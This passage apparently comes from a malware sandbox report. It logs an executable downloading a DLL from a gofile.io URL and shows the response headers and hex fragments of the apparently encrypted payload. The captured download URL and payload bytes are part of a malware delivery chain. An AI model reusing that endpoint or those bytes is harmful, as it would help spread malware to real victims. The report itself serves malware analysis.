0	192.168.2.7	49743	31.14.69.10	443	C:\Users\user\Desktop\LFEs2N6DU4.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:25 UTC	0	OUT	GET /download/37b08118-4d43-44c2-b112-31ce77d0b77d/Szxppkyqovxyiyryjhv.dll HTTP/1.1 Host: store2.gofile.io Connection: Keep-Alive
2021-10-13 19:02:25 UTC	0	IN	HTTP/1.1 200 OK Accept-Ranges: bytes Access-Control-Allow-Origin: * Content-Disposition: attachment; filename="Szxppkyqovxyiyryjhv.dll" Content-Length: 542208 Content-Type: application/octet-stream Date: Wed, 13 Oct 2021 19:02:25 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-Powered-By: Express X-Xss-Protection: 1; mode=block Connection: close
2021-10-13 19:02:25 UTC	0	IN	Data Raw: 58 44 63 a5 cd 21 cb 11 d6 48 51 27 17 c0 81 52 72 f1 0b a7 eb c9 9b e7 53 a0 0b bd 34 e7 95 e6 86 8c d0 bb 93 4e c6 e8 30 7f f4 db 1e 3e a8 00 52 08 2e 6f 25 a8 e2 27 e5 e3 09 c7 2f 2e 96 77 c6 83 e7 90 50 bf bd 15 99 68 af b5 d9 a5 f8 0a 44 5b 1f 35 36 4d 01 ef eb 11 d9 59 7f ef 20 54 47 c0 27 b9 f8 a0 f0 95 e7 3d cf d0 88 14 40 c6 7b d5 46 fa 4d 76 99 30 2d 0f 80 ab b6 a8 a9 e5 2b 44 d8 67 2e d8 0b 53 4e 2c c9 30 61 2b e3 04 53 5f b4 e8 61 c0 03 43 01 b3 a3 2a 0f a3 a8 48 05 7a 30 27 82 a2 92 eb 3f d8 75 d7 89 99 32 53 75 c9 dd 20 d5 9b f8 ba b3 98 38 e1 0d 2e f7 20 35 54 2e d8 df 9d 29 73 51 77 9f f0 c0 db ef 5f b2 aa ff 47 7f 57 d5 76 be 72 f4 3e c5 c7 dd 3e 49 fb 1e 93 13 c7 c6 f2 74 60 10 38 8a a3 cf 5f e0 a5 42 db a9 b5 69 11 01 92 d7 c9 5a 1a 93 Data Ascii: XDc!HQ'RrS4N0>R.o%'/.wPhD[56MY TG'=@{FMv0-+Dg.SN,0a+S_aC*Hz0'?u2Su 8. 5T.)sQw_GWvr>>It`8 _BiZ
2021-10-13 19:02:25 UTC	1	IN	Data Raw: 9e 35 66 8e b8 66 4f 06 ce c2 8c dc 67 8f a1 74 15 4d fb db 0e 86 9c 5e 02 5a 59 6a 49 9e 03 84 f6 20 a9 72 53 b1 c7 53 b2 d2 1d e2 12 46 3d df c3 f1 4c 55 bc 92 8b 77 3c f7 70 e0 ac 81 09 2a eb e8 e1 d3 8e f7 6c d7 3f 70 e4 1f 46 a8 e1 08 fd 40 f5 be 27 8a b4 76 9b 0c 05 d2 51 a4 12 4b d0 ce 9a 29 ad 8b f5 30 68 13 4a 07 ad c0 df 20 da 7c 4a c1 37 1d bc 65 35 ac f6 cf 31 99 e1 17 89 53 9e 7e b1 f0 f7 58 6a 2a 26 da 87 8e 25 17 8c 56 60 85 da 81 35 a9 9d 5a 23 a2 43 c0 24 85 45 ec ed 51 60 a5 f7 da 4d c2 7c 7a 60 04 f2 8a b1 07 cf 49 39 a6 fb 16 7a 09 78 93 fe 45 a9 f0 f4 39 dd 13 0e d8 3b 06 23 37 de d0 29 21 34 c5 2d 72 0b 3a 62 b2 a2 64 bd a1 b7 8d c0 64 8d 08 3d 16 63 44 f4 a0 c6 11 7a ae 27 b1 b8 0d 8d c8 71 14 0a 18 6e 01 95 11 d3 2e eb e0 27 dd cb Data Ascii: 5ffOgtM^ZYjI rSSF=LUw<p*l?pF@'vQK)0hJ |J7e51S~Xj*&%V`5Z#C$EQ`M|z`I9zxE9;#7)!4-r:bdd=cDz'qn.'
2021-10-13 19:02:25 UTC	3	IN	Data Raw: 11 af ce 49 0b c8 45 ac f1 08 d7 8e 32 54 e4 19 9a ad 74 14 e1 fa fc 4e 37 f9 3a 67 53 17 1e 4b 3b 7a b9 49 55 b4 15 6b 7a c1 24 55 d0 4f 62 a5 f3 d6 1b de 2a a7 0d 6d ff 2a f4 ba 69 f2 84 f5 de bd d8 42 e5 70 0e 88 78 d9 c7 3f 23 bd 5f 77 bc e7 98 3a 85 4a fe 87 97 16 79 4c a8 44 07 fb 6b 9d e5 36 5d 82 9b e6 4f 4c 25 cb 04 8c a9 5e aa 49 0e a3 13 ac 9e d5 d4 18 a9 0f 78 27 1a 91 82 0d 33 4c 52 ba b5 9a 1b 44 73 0a 3b e4 c2 14 81 83 dd 88 82 28 82 d7 2d 7b f1 e5 79 59 e9 ca 61 22 ea 35 ca e3 89 c5 16 7f 08 c3 8e 68 7c 98 ad a9 32 67 55 46 7f 82 9a de 0a 93 1e 0f 8f 34 5b bb 6b 61 ff 57 d9 63 1d 00 54 a2 b7 ed 1a 7d 27 28 5a f1 bb 9a 45 14 51 e4 8e 1e b9 62 8b 15 b2 8b 34 bb fe 90 10 77 32 6a f9 e1 dd ac f5 65 3b 3a 31 90 8a 11 2a 7c c9 41 09 c5 ef 24 04 Data Ascii: IE2TtN7:gSK;zIUkz$UOb*m*iBpx?#_w:JyLDk6]OL%^lx'3LRDs;(-{yYa"5h\|2gUF4[kaWcT}'(ZEQb4w2je;:1*\|A$
2021-10-13 19:02:25 UTC	4	IN	Data Raw: 9b 63 97 d4 24 89 70 a2 d2 1d d4 95 c5 74 2b 8c b6 7a f9 bc 27 b0 ba 8b e6 92 ef 77 c5 b8 72 de d9 5f 40 db 7a 86 af 57 46 3e d1 5c 1d bd 4e ba 81 46 b9 14 3e 25 ea 7c 7e 00 91 14 23 96 a0 ad 10 fd 3e 31 3b 4f ec a7 f3 1f 04 c8 86 dd ba b7 79 9b 35 8d d8 84 f0 0a ee 5b b6 42 16 52 53 3f 95 69 b6 55 f5 58 ef f1 e1 a0 d3 ba 2f a7 6d e6 6c 57 38 c7 69 67 32 79 b5 3b d2 04 17 db 4d a2 89 53 b6 08 54 b3 90 32 7c 5e b0 d2 b7 c3 5a a5 a4 dc 1d a8 d3 22 19 4a 74 61 18 08 e9 4a 86 fe d9 fc 60 60 15 27 95 61 41 e5 71 63 6f cd ac 0a ce fc 8c 26 6c 10 43 1e ad f7 85 ed d6 99 a2 6d 97 31 f4 95 ac 04 d7 33 fa 34 e0 5e f1 f9 e1 ca db 02 e9 ce 1c 9f 98 62 1e c4 c4 8f 46 26 4e 8c 0f 32 b9 8b 65 15 47 70 69 61 88 1d 39 39 48 95 c0 51 e9 b5 f1 03 b8 44 7b d2 e7 6a 88 3e 3f Data Ascii: c$pt+z'wr_@zWF>\NF>%|~#>1;Oy5[BRS?iUX/mlW8ig2y;MST2|^Z"JtaJ```aAqco&lCm134^bF&N2eGpia99H QD{j>?

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:25 UTC	8	IN	Data Raw: 4f 3c 27 af e2 bd a8 f6 0b c5 84 36 3c c0 5a 5f 30 69 33 ee 60 4e f1 df b0 50 32 54 9a f0 18 b3 79 a7 d3 b5 7d 2f 98 8c 41 ab 7a 64 5e 2a e6 12 22 b7 dd 3c 85 50 33 32 41 be ae 3a 04 d7 ec 7d 01 a9 3f e8 2a 04 85 d7 41 3d dd b2 92 d6 b9 7f 15 a2 8b 76 7d 1b 2e 3f 5f 5e da f7 f6 0b b9 59 30 a6 02 77 f9 12 29 84 27 66 1d fd 69 d7 f7 80 31 18 6a ce 73 66 eb e8 8d 2e 1b 8f 8b 9c f5 61 18 b5 23 65 c7 6c 98 2d e6 dd 75 61 12 65 95 a3 05 89 2e 15 4a 56 3b eb de d1 83 39 cd 59 dc 15 55 6b 4b 02 2f 12 f0 b5 4e e7 21 a9 74 8a ac d8 be cd 04 7d 34 a6 05 bf 9c 8c a0 40 e9 25 55 7d 30 ea b9 7d 19 26 8f ea 01 cc f7 39 d7 4d 4d 47 81 b6 2e a3 80 ed 8c be a4 64 63 aa 40 8f 82 d4 06 56 63 44 33 0b e2 56 2b 2d 86 33 0f 41 e5 96 e2 5c 36 e3 60 ee fc b9 9c 6a b9 3e df ea 67 Data Ascii: O<'6<Z_0i3`NP2Ty}/Azd^*"<P32A:}?*A=v}.?_^Y0w)'fi1jsf.a#el-uae.JV;9YUkK/N!t}4@%U}0}&9MMG.dc@VcD3V+-3A\6`j>g
2021-10-13 19:02:25 UTC	14	IN	Data Raw: 8d 03 15 85 85 da db 09 50 dd cf 2b bb fe ac fd 86 4d 41 21 e5 3e 36 16 e5 12 e1 aa f0 6a e9 10 c9 19 d8 18 89 38 47 12 c6 18 e9 03 0b 9a 56 85 88 8f 73 37 d0 6a 77 8e 1d 5a a3 68 77 46 db 94 e0 70 65 a9 cf cc 95 da 7e 2b be 07 22 86 73 99 fd f4 7e c0 f9 2a 95 19 02 8c 75 5c ce 21 63 4a 77 92 46 de 27 67 98 37 46 7a fb f9 14 5a a4 6f 2f c0 a9 c0 05 f6 be 84 64 e8 6e 85 5b 42 95 b0 60 7d 9b c3 46 30 ff 2a 25 57 df 28 ab 60 78 15 47 42 49 9d ba 56 81 20 69 67 f7 c5 c4 82 8c 58 83 06 45 06 2e 9a 48 f4 10 4d d1 e5 19 88 9a 70 ce 85 e5 0f 7a cc db 35 ee 14 64 2d 14 ea 98 d2 40 4b 13 7e f8 0d 72 5a c5 8c da c2 8a e5 78 fa 97 80 43 12 b1 5a 77 b1 03 de 84 70 30 e0 6a f0 e6 21 5b f4 71 ed a4 91 90 12 1c b7 d4 e2 87 56 07 0c e5 cb 07 69 9c 21 fc 01 c1 5c b5 a0 fa Data Ascii: P+MA!>6j8GVs7jwZhwFpe~+"s~*u\!cJwF'g7FzZo/dn[B`}F0*%W(`xGBIV igXE.HMpz5d-@K~rZxCZwp0j![qVi!\
2021-10-13 19:02:25 UTC	21	IN	Data Raw: bd a3 7d a1 84 47 42 bf 46 5c 75 5d 00 21 cf 43 72 6b 3e ce be b3 b8 84 c4 84 66 a8 80 71 e5 e0 77 da 13 4e 7f 31 6c d2 15 af cc 6c ff 6f cc e4 15 4b a3 ae 07 cc a8 6e 98 96 72 2d f5 55 a9 f1 3a ff b0 41 8e ff ec a5 78 c7 a2 5e 19 59 b9 28 ec 5a c6 5c 43 9f 71 a0 4c 70 b3 40 7e a8 b9 1e aa 3b cd 12 9b 0b 53 9b 14 4d bd a2 5e 86 c5 a0 30 24 32 ca 38 b8 94 36 b5 cb d2 83 a1 a2 00 8e 22 90 db 20 e8 16 bb a1 06 ac 3c 0d 17 f8 68 4e 38 50 b0 e1 c3 34 53 2e 33 ef 6d ae 2e d0 b1 55 d2 65 87 a2 ba 7d 70 cd b6 da 33 3d 57 c4 d7 81 5b 66 25 2f 4a 46 d5 9b 0f a6 a8 56 2a 56 85 82 b0 1b 4b 61 2a 5d 50 c5 4f 38 8e d7 86 d0 8d 74 13 93 69 4e 08 02 f6 91 47 6f 57 8d 87 17 1e 48 c6 53 2c bc 3b ec 7b 92 73 0b f8 e4 29 fc d9 a9 ad fb 4d 3e 42 2d df 07 66 32 b8 c9 38 98 73 Data Ascii: }GBF\u]!Crk>fqwN1lloKnr-U:Ax^Y(Z\CqLp@~;SM^0$286" <hN8P4S.3m.Ue}p3=W[f%/JFV*VKa*]PO8tiNG oWHS,;{s)M>B-f28s
2021-10-13 19:02:25 UTC	29	IN	Data Raw: c4 49 5a 98 ee 99 f9 c3 cf 1a 11 d9 88 ad 1c c6 9b 3d b0 ff 20 c2 ab ad 0c 84 9f a1 81 e2 34 6e bd 8c 61 f8 26 0b 94 08 17 ae 54 4a 11 6f 1e 0c 6c 44 92 36 7e a3 e4 b2 9b 59 1f e5 49 7d b0 97 44 c9 cd 6a c4 88 5a 01 a2 f6 4a 38 b0 68 dc 67 f3 69 71 85 42 84 10 d6 93 a2 e6 8a e4 33 0b 1a 1c fb 95 ff 85 56 48 43 9d fd 99 77 8d c2 78 e7 b6 87 6e c6 4c 3d 4e 15 95 c8 d0 7c 8b cb 8c 14 46 4b 5d 27 c5 0e a4 de c5 3d f1 46 64 e2 ff 46 d7 d3 f6 f5 3f d1 6d db af 83 aa e2 32 fe 9a f1 57 46 3a 28 2e 7c cb 53 27 e4 2f 7a a7 97 9a 91 5e 78 31 83 b9 28 f3 82 8e d1 6c 42 b7 69 61 e0 e8 e5 49 16 48 23 73 72 0c 95 04 a9 c6 e9 07 43 db 97 1a 1b 13 19 93 c6 04 21 53 9e 4b 0f b9 07 a0 8e a5 25 dd 30 f1 ea 18 a6 cd 94 82 0a 26 86 61 72 4b bf af f5 7f 3f 69 f1 0a b6 a7 1a 2e Data Ascii: IZ= 4na&TJolD6~YI}DjZJ8hgiqB3VHCwxnL=N|FK]'=FdF?m2WF:(.|S'/z^x1(lBiaIH#srC!SK%0&arK?i.
2021-10-13 19:02:25 UTC	38	IN	Data Raw: 52 85 b0 cc 94 a7 fd d7 5f 70 63 9c 23 77 0b bb 26 40 00 7a d3 a6 fb c3 88 27 7e fb 87 47 82 80 bb 53 06 0c 3e 7d 48 91 22 a5 bf a7 f6 63 06 c2 fb 82 d8 50 8d 9d 65 7c 22 f5 d5 04 0c c0 92 e5 df 5a 41 81 0f 32 a7 44 c6 ef 03 ee 19 df e5 f9 52 67 2f 98 15 eb ad bf 49 29 5f 27 58 5b 3a f4 73 5a 23 13 7a 11 49 ab 1c fa 63 8b 8d e9 97 dc 24 08 0a df c0 9f 41 10 b1 48 60 b2 75 a9 66 95 63 99 d6 07 8e 50 79 6c 40 7d 72 75 65 8a ab 43 f2 f3 b3 34 41 b4 43 40 bd 24 3b 89 68 49 0f 3c 7c 18 f1 43 43 ea 43 d2 d5 cf 22 33 aa 2e a0 80 f5 ce ab e8 f0 a7 be 33 91 e3 63 e4 6f 41 57 6e 03 0f b0 f9 47 78 79 c9 91 5d 0b 5d 33 3b e2 8a 97 7b 89 ba 8e 32 f8 f9 c5 c7 16 75 c8 6e cc c3 53 17 56 59 ac 96 21 4f 41 86 e0 11 62 12 69 65 81 39 44 c1 41 52 86 91 36 c6 e0 ba 41 22 4f Data Ascii: R_pc#w&@z'~GS>}H"cPe|"ZA2DRg/I)_'X[:sZ#zIc$AH`ufcPyl@}rueC4AC@$;hI<|CCC"3.3coAWnGxy]]3;{ 2unSVY!OAbie9DAR6A"O
2021-10-13 19:02:25 UTC	49	IN	Data Raw: 37 6a 8e 33 05 5f 17 fb 59 d9 ae d2 79 e7 6b 0d f8 ef 5d f8 1a 49 9a ab d1 87 a7 de d1 ae 7f 55 94 e7 1c eb d4 0b ae 94 54 bc e0 6b 4d f9 4b a3 a3 1f 34 a8 0f 0d 3d 5d 8d 61 15 1a f7 98 21 c8 90 ef 3a 94 0b a8 da 81 f7 23 bd 27 2a 08 62 58 38 12 ab a7 92 c2 99 6b 6d ba c0 ba 9a 02 01 b0 3a 88 53 01 8c 88 e7 be d3 d7 ca 5b 9b 0b f0 8a d6 14 41 12 85 b4 89 1c fd d1 02 f7 be bd 4b a9 cf 83 59 85 ec b1 77 09 e5 75 d2 5e 52 b0 a0 75 d8 06 40 e1 6d de 59 11 92 94 6c 66 17 57 8e ee 45 51 7a fd 15 b7 05 76 0c 59 1b fc 0e 2e 90 cb df 74 b9 b1 74 e7 08 42 b2 82 25 f2 a9 e4 5d 4b 2f e4 88 a9 f8 e2 ee 5f 51 73 2a 7d 5e 33 a9 53 1b 2a 84 d1 b1 47 1e 30 d4 f5 c9 d3 51 8e 23 24 c9 f6 7a db d6 ff e1 4e 5e 86 b3 31 86 25 91 ba 5d 13 f3 ad 1c 80 8f 58 61 68 a3 9d b9 0d 41 Data Ascii: 7j3_Yyk]IUTkMK4=]a!:#'*bX8km:S[AKYwu^Ru@mYlfWEQzvY.ttB%]K/_Qs*}^3S*G0Q#$zN^1%]XahA
2021-10-13 19:02:25 UTC	53	IN	Data Raw: b7 8a 25 14 86 aa 6c 60 f4 3f 27 3b 37 af e1 0a e7 83 b6 12 c2 ba 29 41 1b b3 56 f0 97 cf 9c fa ea d9 d1 9d 9f cb 2f 96 22 44 a6 bf 0e d0 c2 98 83 1f 08 5d b2 b5 21 8c 17 8f 93 27 76 a1 f2 3f 9f f5 19 51 b1 ae 08 0a ec f9 5a 89 e2 74 75 21 30 b9 95 f5 e4 c6 09 98 a2 72 38 8f e0 56 67 15 9b 7f 46 8b b0 50 6c e9 b0 da 41 d1 28 66 87 3a 7e 0b 38 83 3f b9 31 76 0e 76 4f 57 51 53 ac bc 5b 81 c6 ea fd 66 f5 0c 79 90 43 95 27 68 18 1d 33 4c a3 4f e7 a5 6b ca aa d1 b2 e7 7f 27 5c d2 da b1 22 47 fe ce 5e a0 f2 e0 65 7b 56 28 4d 88 ec d2 97 6e 09 86 e5 ea 2d a6 18 4f e0 3e 2e 93 da 97 30 be 39 89 f8 f7 63 d0 58 82 38 28 ae a4 90 5d ae b5 85 29 9d b2 ff 53 b0 4e 39 4a 5e db a1 c2 29 a2 10 4e 0f e4 5c 90 18 d5 c9 c9 c2 f0 f8 81 96 c5 12 31 a9 8d 18 6c 98 6f 3b a7 2c Data Ascii: %l`?';7)AV/"D]!'v?QZtu!0r8VgFPlA(f:~8?1vvOWQS[fyC'h3LOk'\"G^e{V(Mn-O>.09cX8(])SN9J^)N\1lo;,
2021-10-13 19:02:25 UTC	64	IN	Data Raw: 19 df 7e 68 1a 83 f8 a8 a9 ab 3e d4 66 60 05 3f ae 65 79 8f 16 0e de 92 23 68 f0 e9 a2 27 c5 ee 3d 12 a8 be 32 ac a3 fb 98 a0 09 8b 27 46 15 d1 3f 6b a3 5e f7 7e a6 85 ac 40 e8 07 16 85 24 d5 1d 8d b4 98 62 03 5f 32 c2 6e 80 16 87 b1 2b cb a9 a7 4e 1f b4 64 e2 aa 95 4f 0c 59 5c 6d b0 a2 7a 7f d7 bb ce 12 a4 0a fb 83 3d 0e ca 37 bb 83 4c c5 2a 92 26 fd 2c 18 66 da ac 0e 61 03 46 90 59 60 51 06 2d 28 d0 93 e0 51 1d 60 cd 1d 8e 67 09 37 4d 12 17 82 5b c6 f2 31 20 9e 5d b8 13 31 c6 8f 5d fe 1f 5c 15 69 08 d7 8e 3f 5c e6 4d 01 b6 6e 8c 53 83 ab cb 8f 8b 6f 40 cb 53 2a 85 f5 2a b7 2d 0d 46 26 a5 3f 87 b4 a1 fc 50 69 a3 8a b2 ed 11 b1 f5 ca 91 e8 7e 0d 76 5e d9 59 91 32 f0 b0 ef 57 88 39 5b 29 c8 1f 7b a9 09 14 63 c4 cf 0f 24 5a b0 dc d4 81 e0 61 9b c5 82 b5 e3 Data Ascii: ~h>f`?ey#h'=2'F?k^~@$b_2n+NdOY\mz=7L*&,faFY`Q-(Q`g7M[1]1]\i?\MnSo@S**-F&?Pi~v^Y2W9[){c$Za
2021-10-13 19:02:25 UTC	78	IN	Data Raw: 77 77 9c 04 89 5e df ce fa b3 ba 5c 1d fb c6 a3 fa 44 26 89 fd 14 e8 7c 14 6b 13 f0 81 9f a3 ef d9 07 df 9c e8 8b 47 ab 3f 7e cf d6 58 b0 ff c2 2b 27 45 ce 03 42 b2 d6 84 c4 90 3a 6d 3e ef 72 32 af 0c 5c c6 86 b9 a9 21 9f 91 f7 57 09 58 b2 c1 2d 35 12 3c 9f 64 36 b4 00 50 13 35 64 56 1e e2 9e 22 83 9e 70 f8 ed 0e 47 40 6b e6 51 76 26 4f 1e 49 15 c2 dc f9 eb 38 57 81 d4 10 f1 bb e2 b1 07 c3 d8 2d cf 0c 39 69 d3 bc 07 64 63 e0 59 6b f4 08 53 dc d0 22 65 6d 4f fd 15 48 fd f5 f1 bd 3b 10 fa a2 34 3d 19 a8 fe f5 67 1e ed 92 51 19 cb ae 60 f0 8b 10 c3 e5 3f b2 68 e9 33 59 e9 e9 98 8c bf 8a 7a 8b 40 c1 63 39 58 4f 64 e3 a2 7d 73 0c 0b 1e 7e 69 16 96 3c 3a c4 ae e4 e4 92 ca 0a f1 09 ba 7b f3 f9 af 8c c3 7b 6a d4 83 c2 2c 88 6f c7 ee 5a ff 45 a6 c3 cd 2f 33 4e 82 Data Ascii: ww^\D&|kG?~X+'EB:m>r2\!WX-5<d6P5dV"pG@kQv&OI8W-9idcYkS"emOH;4=gQ`?h3Yz@c9XOd}s~i<:{{j,oZ E/3N

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:25 UTC	93	IN	Data Raw: 80 dd 9b 30 bb d1 2a dc 73 64 c5 87 9b ec 65 df 8e 04 2f 2f c6 b5 9b 24 d7 2f d8 28 f7 41 07 4e a7 30 a5 62 9f 2a 8a 59 69 6c 69 38 ee 1a a7 e0 48 7d 74 e7 85 21 ed a3 8a f7 fc b5 9d ac 47 21 bf 89 46 6b 34 6f f3 30 3c 0b 4d bd 6b 12 21 38 cc 88 7f 86 15 72 29 78 22 5b 33 32 ad 4d 40 da e9 c8 e5 e2 56 13 72 1a e0 b1 f2 53 33 f0 bc 25 05 e9 b1 e0 6b 3e 9d 3e 0a b9 56 fe 0e ec f9 2c ad cf 6b 6a ae 92 53 93 cc 57 02 ca 5f e2 32 4f 05 82 94 47 d8 92 7a c0 c0 03 9f cb 22 dd d9 bb b8 13 f9 f4 47 dd 5e 77 fb fe e0 06 ff 36 27 e6 18 44 e9 6f 27 16 ea a3 69 09 74 c6 91 29 d0 04 86 48 ac ba 45 64 50 83 1b 72 94 36 1c 5b 7a 5b 9d 8b 34 1f 0f d8 a0 2f 16 04 62 f4 59 f2 99 69 84 07 80 d9 41 ec d8 94 ff f6 11 8f 7e b8 15 ff 3a 1e 0c 88 03 93 58 3f 33 45 cb 6b d4 e4 40 Data Ascii: 0*sde//$/(AN0b*Yili8H}t!G!Fk4o0<Mk!8r)x"[32M@VrS3%k>>V,kjSW_2OGz"G^w6'Do'it)HEdPr6[z[4/bYiA~:X?3Ek@
2021-10-13 19:02:25 UTC	96	IN	Data Raw: 80 7a 87 3d 05 3e 1d 89 4a 83 6a 8f ca 07 6e ba 48 77 90 e5 d3 44 88 c2 70 31 d1 f0 26 b7 cb ee e4 24 2c f1 60 77 78 35 05 e4 4e 65 37 cc c6 28 23 45 fc 94 26 b7 0b 75 79 0e cf f6 0f d7 cf 33 6d 51 6d 55 61 00 2f b4 95 5a 93 7d f4 86 d8 9e cd be b2 4c ec a2 b4 b8 eb 35 d1 dc 22 36 3b 35 0f 4a 0a 3e bf bd d2 37 a8 c4 eb bf ce 01 d0 9e 2b f4 4d c7 b9 f3 53 fd 4b 83 04 66 16 90 9f 5f 5f 45 b3 8e 56 31 b1 88 da ff 2a 56 c7 e7 ab 20 c2 0c 37 47 8b 39 f0 96 e6 e6 8c d9 ad 6b 81 1b 24 31 4a 81 2a 97 63 0c e9 b9 5d 69 6e d2 dd 79 98 da 73 1d c5 28 f6 60 ec 03 80 57 7e a1 30 a8 94 33 0b 48 07 3e 52 10 ca 20 8c 7e eb e8 42 5d 2c 04 d6 d1 f4 72 bf 0a 83 79 4e f9 c8 8e 14 eb 57 56 46 d6 22 0c 9e 25 72 8c f8 f7 13 f5 20 d3 ad 55 91 36 8a 89 9a 97 0c cb a6 dd ff ef 2c Data Ascii: z=>JjnHwDp1&$,`wx5Ne7(#E&uy3mQmUa/Z}L5"6;5J>7+MSKf__EV1*V 7G9k$1J*c]inys(`W~03H>R ~B],ry NWVF"%r U6,
2021-10-13 19:02:25 UTC	112	IN	Data Raw: 0b 9f 0f d7 d2 bd 1d 59 12 58 75 95 09 04 7a 63 6f 7a b1 1a 7b a4 a4 62 4a 36 37 23 ab c6 cf 8c 5d 6f a9 7f 67 03 a9 a1 a2 42 54 60 00 c6 55 72 03 3b 81 e8 82 25 19 2b 52 74 61 55 09 4b 00 20 00 3c 9a d0 91 df 47 0c ee 68 a3 00 06 8d 9d d8 23 66 be 4e 75 6f 2b 5a 98 5d 85 3f 5f 73 52 e4 b3 91 b1 27 8b 65 73 dd 74 8a e7 c1 f2 89 85 f1 71 89 ef d1 d8 dc ca 18 64 89 60 0d 24 ea 6d db 31 26 3d 91 0f e6 0e a7 8d b9 46 69 fc f6 8a b3 9d 82 73 a3 c5 d3 49 97 ba 1f 3d 09 f5 5e c7 69 70 40 82 da 33 2c ca 0b 7a 21 73 91 1e 42 72 b8 39 09 9a 49 d4 0c 4f ec 72 70 c0 92 c0 33 6a 29 02 1e 85 4b 7d 20 4e ea 39 2e ee dc 81 27 0e 75 f8 80 97 cd dc 08 05 a7 07 88 ad f5 de b0 86 59 06 07 44 e5 10 18 97 0e 84 75 fc 7b 19 65 b2 a3 0f d6 0b 3d b9 4d 00 07 40 40 74 b9 bb ea 68 Data Ascii: YXuzcoz{bJ67#]ogBT`Ur;%+RtaUK <Gh#fNuo+Z]?_sR'estqd`$m1&=FisI=^ip@3,z!sBr9IOrp3j)K} N9.' uYDu{e=M@@th
2021-10-13 19:02:25 UTC	128	IN	Data Raw: 42 12 88 8e e5 84 bb 35 b4 d5 93 81 20 a1 11 17 6d d1 e5 1e 59 6b 08 69 9b e3 9b 38 cd c8 fd ef 47 1b 4b a1 35 2e 22 75 cf b3 35 06 ba e1 df 67 2e de 28 50 16 13 93 41 43 31 62 1d 54 05 75 c3 be c3 50 1f b7 8e a7 fe 25 81 ab 0e 7b 71 99 3e cc f0 07 a2 1d 85 81 4e 50 46 41 cf ce 39 fd ed 99 55 fd 95 d4 a4 72 ba 23 33 88 d0 22 df c2 e7 c5 ef da 67 16 4a 09 80 e1 61 38 cf 8e cc 53 4d 79 50 9c d5 99 72 81 5a 38 98 0e 63 2d d4 56 40 ba 58 f2 cf d1 d2 c8 ac cf de 5f de 17 ef ed 91 1f 82 ce bf cb c3 55 49 c9 fe be 4a 57 6c b2 b0 90 88 4f 42 3c c1 36 6d 8e d5 dd c0 8c f4 13 ea 8a a9 aa 0b 73 53 ee 69 c9 68 2c 55 46 ae c4 f5 d1 3d 71 10 79 8b f0 d3 e0 b7 ae e9 cf e7 50 4d 2d de 44 30 0d d1 fa f0 52 83 de 22 01 d0 b8 dd 6e 49 5f 3b 83 80 3c c1 17 57 ad c8 b5 9f fd Data Ascii: B5 mYki8GK5."u5g.(PAC1bTuP%{q>NPFA9Ur#3"gJa8SMyPrZ8c-V@X_UlJWlOB<6msSih,UF=qyPM-D0R"nI_;<W
2021-10-13 19:02:25 UTC	144	IN	Data Raw: e3 6e cc f6 b0 75 89 11 73 24 09 b7 c4 c1 6f 2a 67 47 ed c1 16 ea ee ab 36 34 f8 80 1a f3 6e 3a ac 8d 7f 78 dc c5 21 a2 34 20 d3 0d 34 93 de 19 71 af 07 83 e7 33 a5 3a 1d 08 71 2a a3 58 3b 83 99 b0 e8 5e 07 c4 77 19 50 7e b5 06 aa 0e bb 21 bb e6 47 24 2a 46 0d b7 53 37 8c ad f2 c3 86 70 b4 b6 ce 08 56 5c ad ff 0c 2e 70 d1 1f 78 ca ce 16 f1 2b 5d b3 33 8d 5e 09 fa b4 db 84 8a fe d1 c5 c8 d6 23 ec b1 ba dd 19 79 74 5c 33 ed 75 fb 81 d0 79 85 05 b2 55 2e 77 7a b3 2c a5 76 b2 aa 5d 3f 5f 2e 9c 76 eb 0c 6d a4 e2 e4 18 e1 56 33 a3 0b 16 cf 34 a9 28 9a 78 e9 e7 a4 c0 6c 19 5a 96 fe fb 37 a3 97 29 59 aa 5b 5b a9 83 de 88 c3 74 e7 d3 55 64 65 d4 63 12 dd 8b 2a 68 30 7f a2 f5 05 e1 94 e9 2e ef 30 92 e9 2e 6d 28 6c 25 9a 66 35 14 2b 97 cf d0 f8 b2 aa 82 b5 62 75 68 Data Ascii: nus$o*gG64n:x!4 4q3:q*X;^wP~!G$*FS7pV\.px+]3^#yt\3uyU.wz,v]?_.vmV34(xlZ7)Y[[tUdec*h0.0.m(l%f5+buh
2021-10-13 19:02:25 UTC	160	IN	Data Raw: 0d 67 67 bc 0d 82 a2 31 e3 4d d4 00 7f be 3a fd 7b 3b 8f d0 cf a7 b3 97 a2 cd 96 3a 88 56 f7 19 0b 4d 7c 36 20 c8 6b 86 22 20 83 b1 6e 54 22 2e 92 a3 fc bf 13 1c ab 9c 02 c2 f1 fc 76 f6 90 08 a6 15 a2 08 4d 74 59 b7 cd bb f9 24 e3 b3 12 2f ba 86 6b 8f d4 6a 69 5c c3 01 54 db 14 cc ae a8 d5 06 45 69 0f e9 03 64 b5 59 4f 16 7b 8a 70 16 61 24 27 e3 5e a7 4c 44 18 52 be f4 f9 bb 06 b6 fb 59 8b dd ee 8d c4 8b 10 7c 0c 0f b4 fb d8 2b 81 b0 7b 8c 12 6d f6 c8 7b 5d 01 cf 5b da 16 ee 68 0e d9 97 9d e5 77 e0 f6 63 a7 a9 e0 93 47 7b eb ef e3 2f 0e 1f d1 51 8c 69 8c 20 64 74 b8 f3 74 65 27 d2 7e 67 45 f2 36 c9 f7 a7 f7 49 2d f3 8e 9f 8c 23 6a 34 45 79 42 4c d4 f5 1d f0 7c 7b b9 a9 c6 e2 5c 3d cc bc 70 4b 0d f4 ef 36 9a 1e 1b 94 ba fb ff c3 22 bd 5f 1a 0a 44 c4 3e 65 Data Ascii: gg1M:{;:VM|6 k" nT".vMtY$/kji\TEidYO{pa$'^LDRY|+{m{][hwcG{/Qi dtte'~gE6I-#j4EyBL|{\=pK6"_D>e
